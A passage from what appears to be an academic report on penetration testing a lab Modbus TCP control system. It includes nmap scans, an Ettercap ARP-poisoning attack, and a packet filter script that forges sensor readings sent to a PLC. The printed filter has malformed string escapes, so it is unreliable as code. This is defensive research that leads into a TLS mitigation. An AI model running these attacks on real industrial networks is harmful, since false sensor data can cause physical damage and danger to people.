


FIGURE 20 - SCADABR - GRAPHICAL VIEW

(Section 4 – 1,540 Words)

Experimentation (Section 5)

Introduction (Section 5.1)

This section details the experimentation phase, which involved penetration testing activities carried out against the simulated environment created in **SECTION 4**. These tests were conducted to evaluate the security posture of industrial control system (ICS) communications, focusing specifically on Modbus TCP. The goal was to simulate real-world cyber-attacks targeting insecure OT protocols and then assess the effectiveness of Transport Layer Security (TLS) as a mitigation strategy using Stunnel.

Experimentation Phase Overview (5.1.1)

The experimentation phase is split into two main sections:

PENETRATION TESTING - BASELINE CONFIGURATION

This section evaluates the security posture of Modbus TCP communications with no significant security measures in place. It focuses on demonstrating the inherent vulnerabilities of the protocol when deployed in a typical OT environment, particularly the lack of encryption, authentication, and message integrity. By simulating common cyber-attacks such as ARP poisoning, packet sniffing, spoofing, and unauthorised Modbus command injection, the tests reveal how easily Modbus traffic can be intercepted and manipulated. These results establish a baseline understanding of risk exposure in unsecured ICS communications, serving as a foundation for comparison with the encrypted configuration in the next phase.

PENETRATION TESTING – ENCRYPTION APPLIED

This phase evaluates the security posture of Modbus TCP communications after applying TLS encryption using Stunnel. By encapsulating Modbus traffic within a secure tunnel, the goal was to assess how well encryption can mitigate common attack techniques previously successful in the baseline configuration. The same penetration tests were reattempted to assess the difference in success. This phase demonstrates the effectiveness of TLS in protecting legacy OT systems without requiring major infrastructure changes, and highlights both the security benefits and operational considerations of implementing encryption in industrial environments.

Penetration Testing - Baseline Configuration (Section 5.2)

Reconnaissance (5.2.1)

The first step of penetration testing the baseline configuration involved performing reconnaissance, with the goal of discovering devices on the network, identifying services in use, and understanding how the industrial control system operated, from the point of view of an attacker.

Passive Scanning

To begin, **Grassmarlin** was used to passively scan both networks and identify hosts and their IP addresses. This was effective, providing a clear topological view of the environment, revealing the IP addresses of the PLC, SCADA system, and Factory I/O as expected. See **FIGURE 21** and **FIGURE 22** below.




FIGURE 21 - GRASSMARLIN - OT NETWORK





FIGURE 22 - GRASSMARLIN - IT NETWORK

Active Scanning

This was followed by active network scanning using **nmap**. The **nmap -sn** command was used to ping scan the OT subnet and verify which devices were online. See results in **FIGURE 23** below:



```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.67.0/24
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-20 15:21 EDT
Nmap scan report for pfSense.home.arpa (192.168.67.1)
Host is up (0.00029s latency).
MAC Address: 08:00:27:DE:58:C9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.67.5
Host is up (0.00016s latency).
MAC Address: 08:00:27:78:29:55 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.67.6
Host is up (0.00024s latency).
MAC Address: 08:00:27:3F:5D:B3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.67.100
Host is up (0.000087s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.67.13
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.93 seconds
```

FIGURE 23 - NMAP - PING SCAN (WITHOUT OPEN PORTS)

Once live IPs were confirmed, each host was scanned with **nmap -p-** to enumerate all open ports and detect active services. This revealed the following:

IP Address	Open Ports	Services
192.168.67.1	53	Domain
	80	HTTP
192.168.67.5	102	ISO Transport Service Access Point (TSAP)
	502	Modbus TCP
	8080	HTTP
	44818	EtherNet-IP-2
192.168.67.6	8009	Apache JServ Protocol (AJP)
	9090	HTTP
192.168.67.100	502	Modbus TCP
	57621	Unknown (Likely Used by Factory I/O)
	64164	Unknown (Likely Used by Factory I/O)

The below figures **27-30** show the results of each ping scan.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p - 192.168.67.1
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-20 15:23 EDT
Nmap scan report for pfSense.home.arpa (192.168.67.1)
Host is up (0.00023s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
MAC Address: 08:00:27:DE:58:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 112.49 seconds
```

FIGURE 24 - NMAP - PING SCAN OF 192.168.67.1 (FOR OPEN PORTS/SERVICES)

```
(kali㉿kali)-[~]
└─$ sudo nmap -p - 192.168.67.5
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-20 15:26 EDT
Nmap scan report for 192.168.67.5
Host is up (0.00010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
102/tcp   open  iso-tsap
502/tcp   open  mbap
8080/tcp  open  http-proxy
44818/tcp open  EtherNetIP-2
MAC Address: 08:00:27:78:29:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
```

FIGURE 25 - NMAP - PING SCAN OF 192.168.67.5 (FOR OPEN PORTS/SERVICES)

```
(kali㉿kali)-[~]
└─$ sudo nmap -p - 192.168.67.6
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-20 15:26 EDT
Nmap scan report for 192.168.67.6
Host is up (0.00010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
9090/tcp  open  zeus-admin
MAC Address: 08:00:27:3F:5D:B3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
```

FIGURE 26 - NMAP - PING SCAN OF 192.168.67.6 (FOR OPEN PORTS/SERVICES)

```
(kali㉿kali)-[~]
└─$ sudo nmap -p - 192.168.67.100
Starting Nmap 7.94 ( https://nmap.org ) at 2025-07-20 15:27 EDT
Nmap scan report for 192.168.67.100
Host is up (0.00014s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
502/tcp   open  mbap
57621/tcp open  unknown
64164/tcp open  unknown
MAC Address: 0A:00:27:00:00:06 (Unknown)
```

FIGURE 27 - NMAP - PING SCAN OF 192.168.67.100 (FOR OPEN PORTS/SERVICES)

Identifying the Master Device

With knowledge of the IP addresses on the network, **Ettercap** was used to perform an ARP Poisoning MITM attack (see **FIGURE 28**). This positioned the attacker between communicating hosts and created a significant amount of traffic between them, which could then be analysed in Wireshark (see **FIGURE 29**). By checking the traffic statistics, it reveals 192.168.67.100 as being the most active, which is very likely to be the Modbus Server.




FIGURE 28 - ETTERCAP - STARTING THE MITM ATTACK




FIGURE 29 - WIRESHARK - PACKET ANALYSIS

Identifying Modbus Registers

QModMaster was used to connect to 192.168.67.100 and manually query each register to identify which coils and input registers are in use and what they are controlling within the simulation, as shown in **FIGURE 30** and **FIGURE 31**. The results were in line with the PLC logic and environment setup.




FIGURE 30 - QMODMASTER - DISCRETE INPUTS




FIGURE 31 - QMODMASTER - TESTING COILS AT EACH CONVEYOR STATE

Packet Sniffing (5.2.2)

To demonstrate the lack of security in Modbus TCP/IP communication, several packet captures were taken during normal operation of the system using Wireshark, see **FIGURE 32**. The Modbus traffic was easily identified by filtering down to port 502. The captured Modbus TCP/IP packets clearly display unencrypted information, including function codes, register addresses, and data values, demonstrating how easily an attacker can read critical process information in transit, see **FIGURE 33**.




FIGURE 32 - WIRESHARK - MODBUS PACKET OVERVIEW




FIGURE 33 - WIRESHARK – UNENCRYPTED MODBUS PACKET DATA

Sensor Erasure/Insertion Attack (5.2.3)

The goal was to perform another man-in-the-middle (MITM) attack, this time to intercept and manipulate Modbus traffic between the Modbus server and PLC. By injecting forged Modbus packets and suppressing legitimate ones, the PLC could be tricked into believing that the Start button had been pressed and that Sensor B was not detecting any items. As a result, the Entry Conveyor would activate while the PLC remains unaware that an item has reached the end of the conveyor.

Modbus Packet Data Overview

The below packet shows the Modbus server at 192.168.67.100 responding to a "Read Discrete Inputs" request from the PLC at 192.168.67.5, providing the current status of its Discrete Input registers in plaintext, see **FIGURE 34**.




FIGURE 34 - WIRESHARK - DISCRETE INPUT REGISTERS COMMUNICATION

This data is encoded as the last bitfield in the data section, where each bit represents the state (on/off) of the registers. When the conveyor is inactive, the response to this query is the **0e**.

The final byte (0e) corresponds to the binary pattern 00001110, meaning the sensors are in the following states (these are shown Least Significant Bit (LSB) first, so we read from right to left):

Bit	Register	Device	Value
0	0	Start Button	0 - False (Not Pressed)
1	1	Stop Button	1 - True (Pressed)
2	2	Sensor A	1 - True (No Item Detected)
3	3	Sensor B	1 - True (No Item Detected)

Manipulating the Modbus Packet

The goal was to manipulate these packets to show the data as the following:

Bit	Register	Device	Value
0	0	Start Button	1 - True (Pressed)
1	1	Stop Button	1 - True (Pressed)
2	2	Sensor A	0 - False (Item Detected)
3	3	Sensor B	1 - True (No Item Detected)

This was done by creating a packet filter, see **FIGURE 35** below. The process for creating this filter involves writing a script in a text file, compiling it, and loading it into Ettercap, which can be found in **APPENDIX C**.

```
if (ip.proto == TCP && tcp.src == 502) {  
  if (search(DATA.data, "\x00\x00\x00\x04\x01\x02\x01\")) {  
    msg("Sensor response intercepted");  
    replace("\x00\x00\x00\x04\x01\x02\x01\  
    "\x00\x00\x00\x04\x01\x02\x01\x0b");  
  }  
}
```

FIGURE 35 - SCRIPT FOR MITM ATTACK

This filter targets packets where the TCP source port is 502 (Modbus), and searches for the specific byte sequence corresponding to "Read Discrete Inputs" responses. This byte sequence is the following: `\x00\x00\x00\x04\x01\x02\x01\`

Whenever this pattern is detected, the filter replaces the packet to include the following modified byte sequence: `\x00\x00\x00\x04\x01\x02\x01\x0b`

This adds `x0b`, which is 00001011 in binary. Which shows the register readings 0, 1, and 3 as True, and Input 2 as False. To summarise, the amendment would be the following:

`\x00\x00\x00\x04\x01\x02\x01\ → \x00\x00\x00\x04\x01\x02\x01\x0b`

Initiating the ARP Poisoning Attack

Another ARP poisoning (also known as ARP spoofing) attack could then be initiated using the filter, see **FIGURE 36**. This tricks devices on the network into sending their traffic through the attacker's machine by sending false ARP replies, associating the attacker's MAC address with the IP address of another device, see **FIGURE 37**. With the filter applied, this manipulates the packet as it passes through and injects malicious data for the PLC to read, as shown in **FIGURE 38**.

```
ARP poisoning victims:

GROUP 1: 192.168.67.100 0A:00:27:00:00:06

GROUP 2: 192.168.67.5 08:00:27:78:29:55
Sensor response intercepted
Sensor response intercepted
Sensor response intercepted
Sensor response intercepted
Sensor response intercepted
Sensor response intercepted
Sensor response intercepted
Sensor response intercepted
```

FIGURE 36 - ETTERCAP - STARTING ARP POISONING

Source	Destination	Info
192.168.67.5	192.168.88.5	8080 → 53932 [FIN, ACK] Seq=4893 Ack=607 Win=63744 Len=0
192.168.88.5	192.168.67.5	53932 → 8080 [ACK] Seq=607 Ack=4894 Win=2102272 Len=0
192.168.67.5	192.168.67.100	37376 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=41
192.168.67.5	192.168.67.100	[TCP Retransmission] 37376 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=14
192.168.67.100	192.168.67.5	502 → 37376 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256
192.168.67.100	192.168.67.5	[TCP Retransmission] 502 → 37376 [SYN, ACK] Seq=0 Ack=1 Win=65535
192.168.67.5	192.168.67.100	37376 → 502 [ACK] Seq=1 Ack=1 Win=64256 Len=0
192.168.67.5	192.168.67.100	Query: Trans: 3365; Unit: 1, Func: 2: Read Discrete Inputs
192.168.67.5	192.168.67.100	37376 → 502 [ACK] Seq=1 Ack=1 Win=64256 Len=0
192.168.67.5	192.168.67.100	[TCP Retransmission] 37376 → 502 [PSH, ACK] Seq=1 Ack=1 Win=64256
192.168.67.100	192.168.67.5	Response: Trans: 3365; Unit: 1, Func: 2: Read Discrete Inputs
192.168.67.100	192.168.67.5	[TCP Retransmission] 502 → 37376 [PSH, ACK] Seq=1 Ack=13 Win=262656
192.168.67.5	192.168.67.100	[TCP ACKed unseen segment] 37376 → 502 [ACK] Seq=13 Ack=12 Win=64256
192.168.67.5	192.168.67.100	Query: Trans: 3366; Unit: 1, Func: 15: Write Multiple Coils
192.168.67.5	192.168.67.100	37376 → 502 [ACK] Seq=13 Ack=11 Win=64256 Len=0
192.168.67.5	192.168.67.100	[TCP Retransmission] 37376 → 502 [PSH, ACK] Seq=13 Ack=11 Win=64256
192.168.67.100	192.168.67.5	Response: Trans: 3366; Unit: 1, Func: 15: Write Multiple Coils
192.168.67.100	192.168.67.5	[TCP Out-Of-Order] 502 → 37376 [PSH, ACK] Seq=12 Ack=27 Win=262656
192.168.67.5	192.168.67.100	37376 → 502 [ACK] Seq=27 Ack=24 Win=64256 Len=0
192.168.67.100	192.168.67.5	[TCP Retransmission] 502 → 37292 [FIN, ACK] Seq=23 Ack=28 Win=262656

FIGURE 37 - WIRESHARK - ARP POISONED PACKETS

192.168.67.5	192.168.67.100	[TCP Retransmission] 37376 → 502
192.168.67.100	192.168.67.5	Response: Trans: 3365; Unit:
192.168.67.100	192.168.67.5	[TCP Retransmission] 502 → 3737
192.168.67.5	192.168.67.100	[TCP ACKed unseen segment] 3737
Frame	0000	08 00 27 78 29 55 08 00 27 50 f3 a4 08 00 45 00
Etherr	0010	00 33 77 26 40 00 40 06 bb e4 c0 a8 43 64 c0 a8
Interr	0020	43 05 01 f6 92 00 c1 3e d7 9e 21 f9 00 d7 50 18
Transm	0030	04 02 3f 2b 00 00 0d 25 00 00 00 04 01 02 01 0b
Sour	0040	06
Dest		

FIGURE 38 - MALICIOUSLY MODIFIED PACKET DATA

Impact

The Sensor Erasure/Insertion Attack was successful and the items on the conveyor were pushed off the end, see **FIGURE 39** below. This highlights how the absence of encryption in Modbus TCP/IP allows packets to be read and manipulated in transit, giving attackers the ability to cause unintended/malicious behaviour in the environment. **FIGURE 40** shows the status of the inputs/outputs during the attack.



FIGURE 39 - FACTORY I/O - IMPACT OF SENSOR ERASURE/INSERTION ATTACK

Point Name	Type	Location	Write	Value
I_StartButton	BOOL	%IX100.0		 TRUE
I_StopButton	BOOL	%IX100.1		 TRUE
I_SensorA	BOOL	%IX100.2		 FALSE
I_SensorB	BOOL	%IX100.3		 TRUE
Q_EntryConveyor	BOOL	%QX100.0	true false	 TRUE
Q_Conveyor	BOOL	%QX100.1	true false	 TRUE

